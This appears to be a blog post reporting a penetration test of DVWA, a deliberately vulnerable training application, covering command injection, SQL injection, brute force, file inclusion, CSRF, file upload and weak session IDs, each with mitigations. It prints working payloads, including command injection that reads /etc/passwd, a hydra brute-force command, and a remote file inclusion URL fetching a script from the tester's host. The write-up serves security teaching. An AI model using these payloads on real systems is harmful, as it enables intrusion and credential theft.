System Weakness

DVWA Penetration Testing Report

Leon ken Follow 13 min read · Jan 2, 2023

Summary

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers in learning about web application security in a controlled classroom environment.

The objective of this writeup is to identify these vulnerabilities and then recommend the strategies and guidelines on how to mitigate the identified vulnerabilities.

Critical Severity	High Severity	Medium Severity	Low Severity
286	171	116	0

Vulnerability Detail	Severity
Command Injection	High
SQL Injection	High
Bruteforce	High
Insecure Captcha	Medium
File Inclusion	High
CRF	High
File Upload	High
Weak Session IDs	Medium
XSS (DOM)	High
XSS (Reflected)	High
XSS (Stored)	High
CSP Bypass	High
Javascript	High

1. Command Injection

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually

executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

Prove of Concept

A command injection vulnerability was detected on the page: “http://10.10.248.65/vulnerabilities/exec/#”. In this page, the application accepts an IP address in the “Ping a device” section and runs and provides output for a ping scan sent to the provided IP address.

1. Entered an IP address, in this case, 127.0.0.1 to determine page functionality.


Result: A standard ping output was displayed to the provided ip address.

2. Exploited the application’s functionality by adding the payload: “127.0.0.1; whoami”.

Result: A successful ping scan on the address 127.0.0.1 was executed and “www-data” as the was displayed as the user.

Determining that it was possible to run subsequent commands on the input after the IP address, I was able to successfully read the /etc/passwd file using

the payload “127.0.0.1; cat /etc/passwd” as shown below, leading to discovery of applications running on the server.


Ping a device
Enter an IP address: 127.0.0.1; cat /etc/passwd
Submit
PING 127.0.01 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.026 ms
--- 127.0.01 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.011/0.025/0.037/0.010 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:106:111:MySQL Server,,,:/nonexistent:/bin/false

Mitigation

1. Avoid calling OS commands from the “client-side” or application layer

It is best to never call out to OS commands from application-layer code. Suitable alternatives include implementing built-in language libraries such as python’s “OS” library or utilizing APIs.

2. Sanitize user-supplied input

Implement strong user-supplied input validation using methods such as using a whitelist of acceptable characters (input) that the application will accept or that the input contains only alphanumeric characters, no other syntax or whitespace.

2. SQL Injection

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. Attackers can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

A Structured Query Language (SQL) vulnerability was discovered on the application in the application's USER ID page where if a valid user id is entered, the application returns the user's ID, first name and last name (surname). The page can be accessed using the following url:

http://10.10.88.104/vulnerabilities/sqli/


Prove of concept

1. Entered a user id "2" to test the functionality of the application page.


Result: page displayed user "Gordon Brown's" user ID, first and surname.

2. Entered the payload "2' OR 1=1 — -" to test the presence of an SQL injection vulnerability

Result: the page displayed all user data available on the application as shown below.



3. Through the SQL injection vulnerability, lack of rate limiting of attempts on the server and unsanitized user-input, I was able to obtain all the usernames and hashed passwords for users held in the “dvwa” database as shown below.



Mitigations

1. **Use parameterized queries**

Rather than having user-supplied input enter directly into the query, utilize “pre-prepared” queries that limit the possibilities of entry of harmful characters or queries. This only works where clauses such as WHERE,

INSERT or UPDATE are present. For queries involving table or column names, utilize the second mitigation measure detailed below.

Note: that for a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant, and must never contain any variable data from any origin.

2. **Sanitize user-supplied input**

Quite similarly to the command injection vulnerability identified earlier, implement strong user-supplied input validation using methods such as using a whitelist of acceptable characters (input) that the application will accept or that the input contains only alphanumeric characters, no other syntax or whitespace.

3. Bruteforce Attack

Severity: High

A brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing a combination correctly. The attacker systematically checks all possible passwords and passphrases


until the correct one is found. Alternatively, the attacker can attempt to guess the key which is typically created from the password using a key derivation function

Proof of Concept

1. Open up Burp Suite, click the Proxy tab then Options and have a Proxy Listener setup. Within Burp Suite move across to the intercept tab and make sure the Intercept button is on
2. In the Connection settings within the browser set the radio button to manual proxy configuration. This needs to be set to your localhost on 127.0.0.1 and the port to 8080.
3. Enter username UsEr and a Password PaSs, then click the login button. The request should get received by Burps Prox
4. In Burp Suite, click the forward button to forward our intercepted request on to the web server. Due to not having entered the correct username and password, we get presented with an error message that states Username and/or password incorrect.
5. Use the data Intercepted by burp to construct your hydra command.hydra

192.168.0.20 -V -l admin -P ‘QuickPasswords.txt’ http-getform“/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^ & Login=Login:F=Username and/or password incorrect.:H=Cookie:PHPSESSID=8g187lonl2odp8n45adoe38hg3; security=low”

6. Run the hydra command



Mitigation

1. Use strong passwords

2. Restrict access to authentication URLs

3. Limit login attempts

4. Use CAPTCHAS

3. Insecure CAPTCHA

Severity: Medium

CAPTCHA is the abbreviation of Completely Automated Public Turing Test to Tell Computers and Humans Apart.

Captchas are usually used to prevent robots to make an action instead of humans. It should add an extra layer of security but badly configured it could lead to unauthorized access.

Proof of Concept:


1. Click on the link to register for the key

2. Enter label as dvwa and domain as localhost

3. Copy the site key and secret key

4. Paste it in the config.inc.php

```
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '6Lctp20bAAAAAFqxdUb5IrY1J_YYExDjyjI15yr7';
$_DVWA[ 'recaptcha_private_key' ] = '6Lctp20bAAAAAPmWpSiNFEZBpCrFGYgXTwz49-62';
```



5. Enter username and password

6. Click on forward and make intercept off

7. The password is Changed

Mitigation

1. Use a large database of questions

2. Do not give a positive response code I the else part of the if-else clause.

5. File Inclusion

There are several file inclusion vulnerabilities on the application where both local and external files can be accessed through the page parameter.

Prove of concept

1. Visited the webpage and accessed the provided file “file3.php” in order to determine functionality.

Result: page displayed the results following execution of the php file

2. Attempted a local file read by inputting “/etc/passwd” after the page parameter

Result: the contents of /etc/passwd were displayed on the page as shown below.

3. Attempted a remote file read by calling an external file contained on my host machine by uploading a simple php script using the payload

“http://10.10.226.137/vulnerabilities/fi/?page=http://10.18.7.21/test.php”

Result: The script executed successfully and resulted in command execution (see image below)

4. The two injection vulnerabilities resulted in disclosure of sensitive server information leading to a breach in data confidentiality.

Mitigation

1. **Sanitize user-supplied input**

As discussed in the vulnerabilities mentioned earlier, implement strong user-supplied input validation using methods such as using a whitelist of acceptable characters (input) that the application will accept.

A blacklist approach may also work here, by identifying and blocking malicious URLs and/or IP addresses, as well as those that have already attempted to infiltrate the application or server. Use of a good logging system would be beneficial here.

2. **Restrict execution permissions unless necessary**

A primary indicator into the possibility of a remote file inclusion vulnerability on the “file3.php” page was the page’s ability to execute and display executed code. Therefore, restrict execution of files — particularly scripts that are user-supplied i.e. in upload platforms or areas where users

may include files of their own (in this case, with the above mentioned local file inclusion).

3. **Manage file inclusion calls**

To aid application functionality, it might be necessary to call or include files from other sources within the server. However, to mitigate against the possibility of a File Inclusion vulnerability, restrict “file inclusion” calls to files within a specific directory only, limiting the scope of a potential attack on the same.

6. Cross-site Request Forgery

Severity: High

Cross-site request forgery is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts.

In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server


data leakage, change of session state, or manipulation of an end user's account.

Proof of Concept:

1. Change the password to 1234
2. Copy the form from source code

```
<form action="#" method="GET">
    New password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
    Confirm new password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
    <br />
    <input type="submit" value="Change" name="Change">
</form>
```

3. Change the source code in notepad and save as mysite.html



4. Open the mysite.html in Google Chrome Browser

5. Click on Change to set the new password to "hacked"

Mitigation

1. Making sure that the request you are receiving is valid

2. Making sure that the request comes from a legitimate client.

3. Implement an anti CSRF Token.

7. File Upload


Severity: High

Whenever the web server accepts a file without validating it or keeping any restriction, it is considered as an unrestricted file upload.

This Allows a remote attacker to upload a file with malicious content. This might end up in the execution of unrestricted code in the server.

Proof of Concept

1. Save the following code in notepad as hack.html.jpg



2. Go back to DVWA and select this file using browse. before we click on upload, we need to fire up Burp Suite. Click on the network and proxy tab and change your proxy settings to manual. In our case Burp Suite is the proxy. By default Burp Suite operates in the following address- 127.0.0.1:8080. So in the browser, set the IP address as 127.0.0.1 and the port as 8080.


3. In Burp Suite, under the proxy tab, make sure that intercept mode is on.

4. In the DVWA page, click on the upload button. in Burp SuiteIn the parameter filename(as highlighted in the image) change ‘hack.html.jpg’ to ‘hack.html’ and click forward.

5. In the DVWA page we will get a message saying the file was uploaded successfully and the path of the uploaded file is also given.

6. If we go to the location we will get a list of files that have been uploaded including our file as well.

Click on hack.html and the dialog box saying ‘You have been hacked’ opens up.



Mitigation:

1. Allow only certain file extension

2. Set maximum file size and name length

3. Allow only authorized users

4. Keep your website updated

8. Weak Session ID'S

Severity: High

The session prediction attack focuses on predicting session ID values that permit an attacker to bypass the authentication schema of an application. By analyzing and understanding the session ID generation process, an attacker can predict a valid session ID value and get access to the application.

Proof of Concept:

1. The session id is incremented by one each time we click on generate.

Mitigation

1. Use Built-In-Session Management

2. Tamper-Proof Your Cookies

